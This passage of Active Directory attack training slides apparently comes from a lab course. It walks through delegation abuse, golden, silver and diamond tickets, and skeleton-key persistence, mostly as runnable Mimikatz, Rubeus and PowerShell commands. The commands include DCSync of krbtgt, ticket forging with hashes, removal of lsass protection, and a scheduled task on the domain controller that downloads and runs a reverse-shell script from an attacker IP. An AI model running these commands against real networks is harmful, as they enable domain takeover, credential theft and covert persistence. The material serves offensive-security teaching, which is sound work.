Invoke-Mimikatz -Command '"kerberos::ptt  
TGS_Administrator@us.techcorp.local@us.techcorp.local_ldap~us-  
dc.us.techcorp.local@us.techcorp.local.kirbi"'
```

```
Invoke-Mimikatz -Command '"lsadump::dcsync /user:us\krbtgt"'
```

Persistence - msDS-AllowedToDelegateTo

- Abuse using Rubeus:

```
Rubeus.exe hash /password:Password@123! /user:devuser  
/domain:us.techcorp.local
```

```
Rubeus.exe s4u /user:devuser /rc4:539259E25A0361EC4A227DD9894719F6  
/impersonateuser:administrator /msdsspn:ldap/us-dc.us.techcorp.local  
/domain:us.techcorp.local /ptt
```

```
C:\AD\Tools\SafetyKatz.exe "lsadump::dcsync /user:us\krbtgt" "exit"
```

Hands-On 12

- Abuse Constrained delegation in us.techcorp.local to escalate privileges on a machine to Domain Admin.

Privilege Escalation – Resource-based Constrained Delegation

- This moves delegation authority to the resource/service administrator.
- Instead of SPNs on msDs-AllowedToDelegatTo on the front-end service like web service, access in this case is controlled by security descriptor of msDS-AllowedToActOnBehalfOfOtherIdentity (visible as PrincipalsAllowedToDelegateToAccount) on the resource/service like SQL Server service.
- That is, the resource/service administrator can configure this delegation whereas for other types, SeEnableDelegation privileges are required which are, by default, available only to Domain Admins.

Privilege Escalation – Resource-based Constrained Delegation

- To abuse RBCD in the most effective form, we just need two privileges.
 - One, control over an object which has SPN configured (like admin access to a domain joined machine or ability to join a machine to domain - ms-DS-MachineAccountQuota is 10 for all domain users)
 - Two, Write permissions over the target service or object to configure msDS-AllowedToActOnBehalfOfOtherIdentity.

Privilege Escalation – Resource-based Constrained Delegation

- We already have access to a domain joined machine.
- Let's enumerate if we have Write permissions over any object.
- Using PowerView:

```
Find-InterestingDomainAcl | ?{$_.identityreferencename -  
match 'mgmtadmin'}
```


Privilege Escalation – Resource-based Constrained Delegation

- Using the ActiveDirectory module, configure RBCD on us-helpdesk for student machines :

```
$comps = 'student1$', 'student2$'
```

```
Set-ADComputer -Identity us-helpdesk -  
PrincipalsAllowedToDelegateToAccount $comps
```

- Now, let's get the privileges of studentx\$ by extracting its AES keys:

```
Invoke-Mimikatz -Command '"sekurlsa::ekeys"'
```

Privilege Escalation – Resource-based Constrained Delegation

- Use the AES key of studentx\$ with Rubeus and access us-helpdesk as ANY user we want:

```
.\Rubeus.exe s4u /user:student1$  
/aes256:d1027fbaf7faad598aaeff08989387592c0d8e0201ba453d  
83b9e6b7fc7897c2 /msdssp: http/us-helpdesk  
/impersonateuser:administrator /ptt
```

```
winrs -r:us-helpdesk cmd.exe
```

Hands-On 13

- Find a computer object in US domain where we have Write permissions.
- Abuse the Write permissions to access that computer as Domain Admin.
- Extract secrets from that machine for users and hunt for local admin privileges for the users.

Privilege Escalation – Constrained Delegation - Kerberos Only

- It requires an additional forwardable ticket to invoke S4U2Proxy.
- We cannot use S4U2Self as the service doesn't have TRUSTED_TO_AUTH_FOR_DELEGATION value configured.
- We can leverage RBCD to abuse Kerberos Only configuration.
 - Create a new Machine Account
 - Configure RBCD on the machine configured with Constrained Delegation.
 - Obtain a TGS/Service Ticket for the machine configured with Constrained Delegation by leveraging the newly created Machine Account.
 - Request a new forwardable TGS/Service Ticket by leveraging the ticket created in previous step.

Privilege Escalation – Constrained Delegation - Kerberos Only - Abuse

- Enumerate constrained delegation using ADModule

```
Get-ADObject -Filter {msDS-AllowedToDelegateTo -ne  
"$null"} -Properties msDS-AllowedToDelegateTo
```

- Since ms-DS-MachineAccountQuota is set to 10 for all domain users, any domain user can create a new Machine Account and join the same in the current domain.
- Create a new Machine Account using Powermad.ps1 script
 - `C:\AD\Tools\Powermad\Powermad.ps1`
`New-MachineAccount -MachineAccount studentcompX`

Privilege Escalation – Constrained Delegation - Kerberos Only - Abuse

- We already compromised us-mgmt.
- Configure RBCD on us-mgmt using us-mgmt\$ computer account.

```
C:\AD\Tools\Rubeus.exe asktgt /user:us-mgmt$  
/aes256:cc3e643e73ce17a40a20d0fe914e2d090264ac6babbb86e99e74d7  
4016ed51b2 /impersonateuser:administrator  
/domain:us.techcorp.local /ptt /nowrap
```

Using ADModule:

```
Set-ADComputer -Identity us-mgmt$ -  
PrincipalsAllowedToDelegateToAccount studentcompX$ -Verbose
```

Privilege Escalation – Constrained Delegation - Kerberos Only - Abuse

- Obtain a TGS/Service Ticket for us-mgmt (machine configured with Constrained Delegation) by leveraging the newly created Machine Account (studentcomp~~x~~).

```
C:\AD\Tools\Rubeus.exe hash /password:P@ssword@123
```


```
C:\AD\Tools\Rubeus.exe s4u  
/impersonateuser:administrator /user:studentcompx$  
/rc4:D3E5739141450E529B07469904FE8BDC /msdsspn:cifs/us-  
mgmt.us.techcorp.local /nowrap
```

Privilege Escalation – Constrained Delegation - Kerberos Only - Abuse

- Request a new forwardable TGS/Service Ticket by leveraging the ticket created in previous step.


```
C:\AD\Tools\Rubeus.exe s4u  
/tgs:doIGxjCCBSKgAwIBBaEDAgEWoo... /user:us-mgmt$  
/aes256:cc3e643e73ce17a40a20d0fe914e2d090264ac6babbb86e9  
9e74d74016ed51b2 /msdsspn:cifs/us-  
mssql.us.techcorp.local /altservice:http /nowrap /ptt
```

- Access the us-mssql using WinRM as the Domain Admin.
`winrs -r:us-mssql.us.techcorp.local cmd.exe`




Active Directory Domain Dominance

- There is much more to Active Directory than "just" the Domain Admin.
- We must have multiple ways of persisting with high privileges in AD.
- That is, we must have the ability to have on-demand Domain Admin privileges to persist in the target environment.
- Lets discuss Domain level persistence.



Domain Persistence - Golden Ticket



Domain Persistence - Golden Ticket

- A golden ticket is signed and encrypted by the hash of krbtgt account **which makes it a valid TGT ticket**.
- The krbtgt user hash could be used to impersonate any user with any privileges from even a non-domain machine.
- Single password change has no effect on this attack as password history is maintained for the account.

Domain Persistence - Golden Ticket

- Execute mimikatz on DC to get krbtgt hash

`Invoke-Mimikatz -Command '"lsadump::lsa /patch"'`

Or

`Invoke-Mimikatz -Command '"lsadump::dcsync /user:us\krbtgt"'`

- On a machine which can reach the DC over network:

`Invoke-Mimikatz -Command '"kerberos::golden /User:Administrator /domain:us.techcorp.local /sid:S-1-5-21-210670787-2521448726-163245708 /krbtgt:b0975ae49f441adc6b024ad238935af5 /startoffset:0 /endin:600 /renewmax:10080 /ptt"'`

Domain Persistence - Golden Ticket

- Using SafetyKatz

```
C:\Users\Public\SafetyKatz.exe "lsadump::lsa /patch" "exit"
```

or

```
C:\AD\Tools\SafetyKatz.exe "lsadump::dcsync /user:us\krbtgt" "exit"
```

- On a machine which can reach the DC over network (Need elevation):

```
C:\AD\Tools\BetterSafetyKatz.exe "kerberos::golden  
/User:Administrator /domain:us.techcorp.local /sid:S-1-5-21-  
210670787-2521448726-163245708  
/krbtgt:b0975ae49f441adc6b024ad238935af5 /startoffset:0 /endin:600  
/renewmax:10080 /ptt" "exit"
```

Domain Persistence - Golden Ticket

Invoke-Mimikatz -Command	
kerberos::golden	Name of the module
/User:Administrator	Username for which the TGT is generated
/domain:us.techcorp.local	Domain FQDN
/sid:S-1-5-21-210670787-2521448726-163245708	SID of the domain
/krbtgt:b0975ae49f441adc6b024ad238935af5	NTLM (RC4) hash of the krbtgt account. Use /aes128 and /aes256 for using AES keys.
/id:500 /groups:512	Optional User RID (default 500) and Group (default 513 512 520 518 519)
/ptt or /ticket	Injects the ticket in current PowerShell process - no need to save the ticket on disk Saves the ticket to a file for later use


Domain Persistence - Golden Ticket

Invoke-Mimikatz -Command	
/startoffset:0	Optional when the ticket is available (default 0 - right now) in minutes. Use negative for a ticket available from past and a larger number for future.
/endin:600	Optional ticket lifetime (default is 10 years) in minutes. The default AD setting is 10 hours = 600 minutes
/renewmax:10080	Optional ticket lifetime with renewal (default is 10 years) in minutes. The default AD setting is 7 days = 100800

Hands-On 14

- Using the NTLM hash or AES key of krbtgt account of us.techcorp.local, create a Golden ticket.
- Use the Golden ticket to (once again) get domain admin privileges from a machine.

Domain Persistence - Silver Ticket



Domain Persistence - Silver Ticket

- A valid TGS (Golden ticket is TGT).
- Encrypted and Signed by the NTLM hash of the service account (Golden ticket is signed by hash of krbtgt) of the service running with that account.
- Services rarely check PAC (Privileged Attribute Certificate).
- Services will allow access only to the services themselves.
- Reasonable persistence period (default 30 days for computer accounts).

Domain Persistence - Silver Ticket

- Using hash of the Domain Controller computer account, below command provides access to shares on the DC.

```
Invoke-Mimikatz -Command '"kerberos::golden /User:Administrator  
/domain:us.techcorp.local /sid:S-1-5-21-210670787-2521448726-  
163245708 /target:us-dc.us.techcorp.local /service:cifs  
/rc4:f4492105cb24a843356945e45402073e /id:500 /groups:512  
/startoffset:0 /endin:600 /renewmax:10080 /ptt"'
```

- Similar command can be used for any other service on a machine. Which services? HOST, RPCSS, WSMAN and many more.
- We can use others tools that we discussed for similar results.

Domain Persistence - Silver Ticket

Invoke-Mimikatz -Command	
kerberos::golden	Name of the module (there is no Silver module!)
/User:Administrator	Username for which the TGT is generated
/domain:us.techcorp.local	Domain FQDN
/sid:S-1-5-21-738119705-704267045-3387619857	SID of the domain
/target:us-dc.us.techcorp.local	Target server FQDN
/service:cifs	The SPN name of service for which TGS is to be created
/rc4:9ebf9c00ce2ce54af48fd03f4a7039c5	NTLM (RC4) hash of the service account. Use /aes128 and /aes256 for using AES keys.
/id:500 /groups:512	Optional User RID (default 500) and Group (default 513 512 520 518 519)
/ptt	Injects the ticket in current PowerShell process - no need to save the ticket on disk

Domain Persistence - Silver Ticket

Invoke-Mimikatz -Command	
/startoffset:0	Optional when the ticket is available (default 0 - right now) in minutes. Use negative for a ticket available from past and a larger number for future.
/endin:600	Optional ticket lifetime (default is 10 years) in minutes. The default AD setting is 10 hours = 600 minutes
/renewmax:10080	Optional ticket lifetime with renewal (default is 10 years) in minutes. The default AD setting is 7 days = 100800

Domain Persistence - Silver Ticket

- There are various ways of achieving command execution using Silver tickets.
- Create a silver ticket for the HOST SPN which will allow us to schedule a task on the target:

```
Invoke-Mimikatz -Command '"kerberos::golden  
/User:Administrator /domain:us.techcorp.local /sid:S-1-  
5-21-210670787-2521448726-163245708 /target:us-  
dc.us.techcorp.local /service:HOST  
/rc4:f4492105cb24a843356945e45402073e /id:500  
/groups:512 /startoffset:0 /endin:600 /renewmax:10080  
/ptt"'
```

Domain Persistence - Silver Ticket

- Schedule and execute a task.

```
schtasks /create /S us-dc.us.techcorp.local /SC weekly  
/RU "NT Authority\SYSTEM" /TN "STCheck" /TR  
"powershell.exe -c 'iex (New-Object  
Net.WebClient).DownloadString(''http://192.168.100.x:808  
0/Invoke-PowerShellTcp.ps1''')'"
```

```
schtasks /Run /S us-dc.us.techcorp.local /TN "STCheck"
```


Hands-On 15

- During the additional lab time, try to get command execution on the domain controller us-dc by creating silver ticket for:
 - HOST service
 - WMI

Domain Persistence - Diamond Ticket

- A diamond ticket is created by decrypting a valid TGT, making changes to it and re-encrypt it using the AES keys of the krbtgt account.
- Golden ticket was a TGT forging attacks whereas diamond ticket is a TGT modification attack.
- Once again, the persistence lifetime depends on krbtgt account.
- A diamond ticket is more opsec safe as it has:
 - Valid ticket times because a TGT issued by the DC is modified
 - In golden ticket, there is no corresponding TGT request for TGS/Service ticket requests as the TGT is forged.

Domain Persistence - Diamond Ticket

- We would still need krbtgt AES keys. Use the following Rubeus command to create a diamond ticket (note that RC4 or AES keys of the user can be used too):

```
Rubeus.exe diamond  
/krbkey:5e3d2096abb01469a3b0350962b0c65cedbbc611c5eac6f3ef6fc1ffa58cacd5  
/user:studentuserx /password:studentuserxpassword /enctype:aes  
/ticketuser:administrator /domain:us.techcorp.local /dc:US-DC.us.techcorp.local  
/ticketuserid:500 /groups:512 /createnetonly:C:\Windows\System32\cmd.exe /show  
/ptt
```

- We could also use /tgtdeleg option in place of credentials in case we have access as a domain user:

```
Rubeus.exe diamond  
/krbkey:5e3d2096abb01469a3b0350962b0c65cedbbc611c5eac6f3ef6fc1ffa58cacd5  
/tgtdeleg /enctype:aes /ticketuser:administrator /domain:us.techcorp.local  
/dc:US-DC.us.techcorp.local /ticketuserid:500 /groups:512  
/createnetonly:C:\windows\System32\cmd.exe /show /ptt
```

Domain Persistence - Skeleton Key

- Skeleton key is a persistence technique where it is possible to patch a Domain Controller (lsass process) so that it allows access as any user with a single password.
- The attack was discovered by Dell Secureworks used in a malware named the Skeleton Key malware.
- All the publicly known methods are NOT persistent across reboots.
- Yet again, mimikatz to the rescue.

Domain Persistence - Skeleton Key

- Use the below command to inject a skeleton key (password would be mimikatz) on a Domain Controller of choice. DA privileges required
`Invoke-Mimikatz -Command '"privilege::debug"
"misc::skeleton"' -ComputerName us-dc`

Domain Persistence - Skeleton Key

- Now, it is possible to access any machine with a valid username and password as "mimikatz"

```
Enter-PSSession -Computername us-dc -credential  
us\Administrator
```

- You can access other machines as well as long as they authenticate with the DC which has been patched and the DC is not rebooted.

Domain Persistence - Skeleton Key

- In case lsass is running as a protected process, we can still use Skeleton Key but it needs the mimikatz driver (mimidriv.sys) on disk of the target DC:

```
mimikatz # privilege::debug
```

```
mimikatz # !+
```

```
mimikatz # !processprotect /process:lsass.exe /remove
```

```
mimikatz # misc::skeleton
```

```
mimikatz # !-
```

- Note that above would be very noisy in logs - Service creation!

Domain Persistence - Skeleton Key

- You may like to modify the default key injected by Mimikatz!
- See - https://github.com/gentilkiwi/mimikatz/blob/master/mimikatz/modules/kuhl_m_misc.c#L611
- For example, to use "S3c3rtP@ss", compute its RC4 and split it into 8 bytes stubs:
56aa742a
6bebb9ca
62fc9f70
a2e00cd3
- Reverse the values by 2 bytes
2a74aa56
cab9eb6b
709ffc62
d30ce0a2
